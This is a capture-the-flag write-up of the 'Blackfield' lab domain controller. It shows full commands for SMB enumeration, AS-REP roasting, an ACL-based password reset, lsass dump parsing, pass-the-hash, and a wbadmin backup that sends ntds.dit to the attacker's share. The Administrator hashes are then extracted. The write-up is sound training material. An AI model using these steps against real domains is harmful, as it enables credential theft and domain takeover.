Blackfield
Scan
As usual, both a TCP and UDP port scan were done on the box. The TCP scan revealed that the following ports were open:
# Nmap 7.80 scan initiated Mon Aug 17 08:31:48 2020 as: nmap -p- -sV -A --open -Pn -oA nmap_all_tcp.txt 10.10.10.192
Nmap scan report for 10.10.10.192
Host is up (0.026s latency).
Not shown: 65527 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-08-17 19:44:27Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
User Enumeration
The port TCP/445 was found to be open on the box. The service was tried to be accessed as an anonymous user. Available shares were listed and the share profiles$ was found to be readable as an anonymous user.
$> smbclient -N -L 10.10.10.192

 Sharename       Type      Comment
 ---------       ----      -------
 ADMIN$          Disk      Remote Admin
 C$              Disk      Default share
 forensic        Disk      Forensic / Audit share.
 IPC$            IPC       Remote IPC
 NETLOGON        Disk      Logon server share
 profiles$       Disk
 SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
It seems that the share has many folder taht might be user profiles.
$> smbclient -N '//10.10.10.192/profiles$'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jun  3 12:47:12 2020
  ..                                  D        0  Wed Jun  3 12:47:12 2020
  AAlleni                             D        0  Wed Jun  3 12:47:11 2020
  ABarteski                           D        0  Wed Jun  3 12:47:11 2020
  ABekesz                             D        0  Wed Jun  3 12:47:11 2020
  ABenzies                            D        0  Wed Jun  3 12:47:11 2020
  ABiemiller                          D        0  Wed Jun  3 12:47:11 2020
  AChampken                           D        0  Wed Jun  3 12:47:11 2020
  ACheretei                           D        0  Wed Jun  3 12:47:11 2020
  ACsonaki                            D        0  Wed Jun  3 12:47:11 2020
  [...]
In order to retrieve it, it is possible to recursively copy from the server all the directories and files.
$> smbclient -N '//10.10.10.192/profiles$'
> recurse ON
> prompt OFF
> mget *
Directories might have the same name as the user objects. To verify this assumption, a Kerberos connection attempt was made with the tool kerbrute. Directories name was extracted and put in a list.

Three users were found to be in the Active Directory :
- audit2020
- support
- svc_backup
AS-Rep
Enumeration
The list of valid users found can be given as input to the impacket tool GetNPUsers.py in order to find users that have the parameter Do Not Require Kerberos Pre-auth set to true. Such users are prone to the AS-Rep attack. In fact, it means that any user on the domain can ask for a ticket impersonating a user this setting enabled. This ticket is partially signed with a secret that can be offline cracked and would reveal the target user password.

A ticket was retrieved for the user support. The secret can then be cracked with Hashcat.

The password of the user support was #00^BlackKnight.
Enueration in the context of the support account
Once a valid account found, it is possible to enumerate information on the machine as an authenticated user. The tool LDAPDomaindump was used to export information on the machine. Around the multiple information retrieved, the user svc_backup was found to be interesteding. This user belongs to the Remote Management Users and Backup Operators domain groups. This information might be interesting later to get a remote access on the box and use the related privileges to the group Backup Operators to read and export files on the system.

The user support might be a generic account used by the IT to administrate domain computers or accounts. Support accounts oftenly have rights to create, update and delete accounts on the domain. Furthermore, support employees receive several requests to reset password users and might have the right to reset user passwords. To verify if the support account has special rights, the ACLs were checked. I recently made a script in Powershell (https://blog.hophouse.fr/_posts/CheckResetPasswordRights.html) to retrieve special ACLs of users that could be used to elevate privileges or move laterally. For an unknown reason, the scripts did not work so the tool dsacls.exe was used.

The user support can reset the password of the user audit2020 because it has the right Reset Passsword. The Change Password is less interesting because to change a password of an user, the old password has to be known.
Actions in the context of the user audit2020
The password of the user audit2020 was changed with the rights of the user support.
An enumeration of the SMB shares was done again, but this time in the context of the user audit2020. This user is allowed to browse and read the forensic share. The size of the directories and files is not to heavy so they were downloaded locally.

A lsass.zip file was found and might be a dump of the lsass process. This process handle authentication of domain users on the machine. This process contains multiple information such as Kerberos ticket, password hashes, usernames and other information. A dump of the process can be given to mimikatz as input. Then it will be parsed and secret will be retrieved.
Multiple password hashes were extracted from the memory dump :
- krbtgt
- Administrator
- svc_backup
The password hash of the account krbtgt was used to create a golden ticket on the machine. However the ticket did not work, maybe because the password of this account was reset twice. The password hash of the user Administrator was used to try to remotely access the machine. However, it does not succeed and the machine could not be acceded with both the WMI protocol and the SMB protocol.

The password hash of the user svc_backup was successfully used to remotely access the machine through the WMI protocol because like it was spotted before, this account belongs to the group Remote Management Users.

Actions in the context of the svc_backup account
From the enumeration phase done previously, the svc_backup account belongs to the group backup operator. It has both SeBackupPrivilege and SeRestore privileges enabled.
The SeRestore right could be used to modify the ACLs of the Administrator files and add the ability to read any file on the system.

On the machines, a user which has SeBackupPrivilege could backup and retrieved the SAM and SYSTEM file in order to export local users’ information such as username and password hashes. However, this machine is a Domain Controller and so the SAM base is useless because information is stored in the ntds.dit file. This file can still be exported from a Domain Controller.
The ntds.dit file was retrieved with wbadmin.
PS> wbadmin start backup -backuptarget:\\10.10.14.101\Users\Auditor\Desktop\SAM-SYSTEM\ -include:C:\windows\ntds -quiet
The SYSTEM hive was also retrieved. This hive is needed when password hashes want to be retrieved from the ntds.dit file.
The ntsd.dit information can be retrieved with tools like secretdump but I wanted to do it with Powershell.
Firstly, the BootKey was retrieved from the SYSTEM file.
PS C:\Windows\system32> Get-BootKey -SystemHiveFilePath C:\Users\Auditor\Desktop\SAM-SYSTEM\system.hive
73d83e56de8961ca9f243e1a49638393
Once the BootKey retrieved, the ntds.dit can be read. The information related to the Administrator were retrieved.
PS C:\Windows\system32> Get-ADDBAccount -SamAccountName Administrator -DBPath 'C:\Users\Auditor\Desktop\ntds.dit' -BootKey "73d83e56de8961ca9f243e1a49638393"

DistinguishedName: CN=Administrator,CN=Users,DC=BLACKFIELD,DC=local
Sid: S-1-5-21-4194615774-2175524697-3563712290-500
Guid: 2118ae1a-b338-4308-9901-bb763a7c0e5b
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount, PasswordNeverExpires
AdminCount: True
Deleted: False
LastLogon: 8/19/2020 10:51:52 PM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-4194615774-2175524697-3563712290-512
Secrets
  NTHash: 184fb5e5178480be64824d4cd53b99ee
  LMHash:
  NTHashHistory:
    Hash 01: 184fb5e5178480be64824d4cd53b99ee
    Hash 02: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
    Hash 03: ac2983b6afa7bdea9360fa7a95e31855
    Hash 04: a47feb765cf90d3216423e9cfedea565
    Hash 05: 24958cffdd2aa3125c63c3fd374db44b
  LMHashHistory:
    Hash 01: 9f5d55ddfdef1ad96c83f770bed89df3
    Hash 02: b795d74a5f0181fd412a76c1600c8bfb
    Hash 03: 885326d4dee15df39276657a555fb362
    Hash 04: 226816c11a2502b73182332a62ff325f

Once the hash of the Administrator user known, it possible to use the Pass -The-Hash trick to connect on the machine through the WMI protocol and retrieve the flag.
User Flag
The user flag was retrieved on the machine with the account svc_backup.
Root Flag
The root flag was retrieved on the machine with the account Administrator.